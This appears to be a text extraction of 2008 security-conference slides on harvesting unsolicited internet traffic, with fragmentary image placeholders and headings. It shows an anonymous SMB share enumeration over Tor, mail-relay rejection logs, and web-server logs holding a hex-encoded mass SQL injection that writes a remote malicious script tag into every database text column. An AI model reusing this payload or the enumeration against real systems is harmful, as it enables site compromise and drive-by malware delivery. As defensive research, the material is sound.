
vt@vice:~$ torify smbclient -N -L 20[REDACTED]67
Anonymous login successful
Domain=[BMSG] OS=[Windows Server 2003 R2 3790 Service Pack 2] Server=[Windows Se
rver 2003 R2 5.2]

      Sharename      Type      Comment
      -
cli_rpc_pipe_open: cli_nt_create failed on pipe \srvsvc to machine 20[REDACTED]6
7. Error was NT_STATUS_ACCESS_DENIED
Error returning brows[REDACTED] NT_STATUS_ACCESS_DENIED
session request to 20[REDACTED]67 failed (Called name not present)
session request to 203 failed (Called name not present)
Anonymous login successful
Domain=[BMSG] OS=[Windows Server 2003 R2 3790 Service Pack 2] Server=[Windows Se
rver 2003 R2 5.2]


      Server          Comment
      -
APPL
BMSC-JAMESCHIN
BMSG-BMSC1
BMSG-VINKHOO
BMSG01
T103
T106
T111                T111
T112                T112
T114
T118                T118
T119                T119
T131
T132
T133
T138                T138
T151                T151
T152
T153                T153
T154                T154
T155
T156                T156
T157
T158
  
```




Web server versions



SSH server versions



Debian OpenSSH Servers



- Pcap instead of iptables logging
 - Much more detailed information about the scans
 - Psad (<http://www.cipherdyne.org/psad/>)

- Using non-filtered IP space

- Have several machines harvesting

- Use some of the Honeynet stuff

- Log monitoring
 - HTTP/SMTP etc

```

2B275D3D2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332E7373313
1716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D27272B5B272B40432B275D2077
6865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C7363726970742073726
33D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F736372697074
3E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F204
0542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C65
5F437572736F72%20AS%20CHAR(4000));EXEC(@S); HTTP/1.1" 200 341 "-" "Mozilla/4.0 (compatibl
e; MSIE 6.0; Windows NT 5.1; SV1; QQDownload 1.7)"
218.79.54.168 - - [21/Sep/2008:19:41:38 +1200] "GET /?;DECLARE%20@s%20CHAR(4000);SET%20@s
=CAST(0x4445434C415245204054207661726368617228323535292C404320766172636861722834303030292
04445434C415245205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D
652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726
520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F
7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363729204
F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205461626C655F43757273
6F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E206
57865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D2727223E3C2F7469746C
653E3C736372697074207372633D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772
E6A73223E3C2F7363726970743E3C212D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F
74206C696B6520272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332
E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645544348
204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F534
5205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4
000));EXEC(@S); HTTP/1.1" 200 341 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; QQDownload 1.7)"
218.79.54.168 - - [21/Sep/2008:19:42:27 +1200] "GET /rss20.xml HTTP/1.1" 200 132326 "-" "
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.8.1.16) Gecko/20080702 Firefox/2.0.0
.16"
218.79.54.168 - - [21/Sep/2008:19:46:30 +1200] "GET /rss20.xml HTTP/1.1" 200 132326 "-" "
Mozilla/4.0 (compatible;)"

```

```
.dynamic.seed.net.tw[123.204.105.84]
Sep 20 23:46:31 elysia postfix/smtpd[18039]● NOQUEUE: reject: RCPT from 123-204-105-84.adsl.dynamic.seed.net.tw[123.204.105.84]: 554 5.7.1 <ericoom@gmail.com>: Relay access denied; from=<proxy@gmail.com> to=<ericoom@gmail.com> proto=SMTP helo=<203.109.158.70>
Sep 20 23:46:31 elysia postfix/smtpd[18039]: lost connection after RCPT from 123-204-105-84.adsl.dynamic.seed.net.tw[123.204.105.84]
Sep 20 23:46:31 elysia postfix/smtpd[18039]: disconnect from 123-204-105-84.adsl.dynamic.seed.net.tw[123.204.105.84]
Sep 20 23:49:51 elysia postfix/anvil[18041]: statistics: max connection rate 1/60s for (smtp:123.204.105.84) at Sep 20 23:46:30
Sep 20 23:49:51 elysia postfix/anvil[18041]: statistics: max connection count 1 for (smtp:123.204.105.84) at Sep 20 23:46:30
Sep 20 23:49:51 elysia postfix/anvil[18041]: statistics: max cache size 1 at Sep 20 23:46:30
Sep 21 01:23:35 elysia postfix/smtpd[18757]: connect from 118-161-50-72.dynamic.hinet.net[118.161.50.72]
Sep 21 01:23:39 elysia postfix/smtpd[18757]● NOQUEUE: reject: RCPT from 118-161-50-72.dynamic.hinet.net[118.161.50.72]: 554 5.7.1 <vjd39hww@yahoo.com.tw>: Relay access denied; from=<ttc585ttc585@yahoo.com.tw> to=<vjd39hww@yahoo.com.tw> proto=SMTP helo=<203.109.158.70>
Sep 21 01:23:39 elysia postfix/smtpd[18757]: lost connection after RCPT from 118-161-50-72.dynamic.hinet.net[118.161.50.72]
Sep 21 01:23:39 elysia postfix/smtpd[18757]: disconnect from 118-161-50-72.dy
```

- You don't need to make lots of noise to find lots of targets
- There is a LOT of unsolicited traffic on the internet
- Hosts can (and will) tell you a lot about themselves for free
- Secure your stuff!
- Source code is available here: <http://atta.cked.me/kiwicon>
 - (nasty Perl, you have been warned)

- Krusher, pipes, oddy, Eon, bls, Delphic, ddz and hnt
- The kiwiCON crüe
- Det, scabaret, Recluse and qoke
- All of you for showing up and making kiwiCON the best CON!
- I'll see you all at the pub!



<http://www.security-assessment.com>
nick.freeman@security-assessment.com
vt@ha.cked.me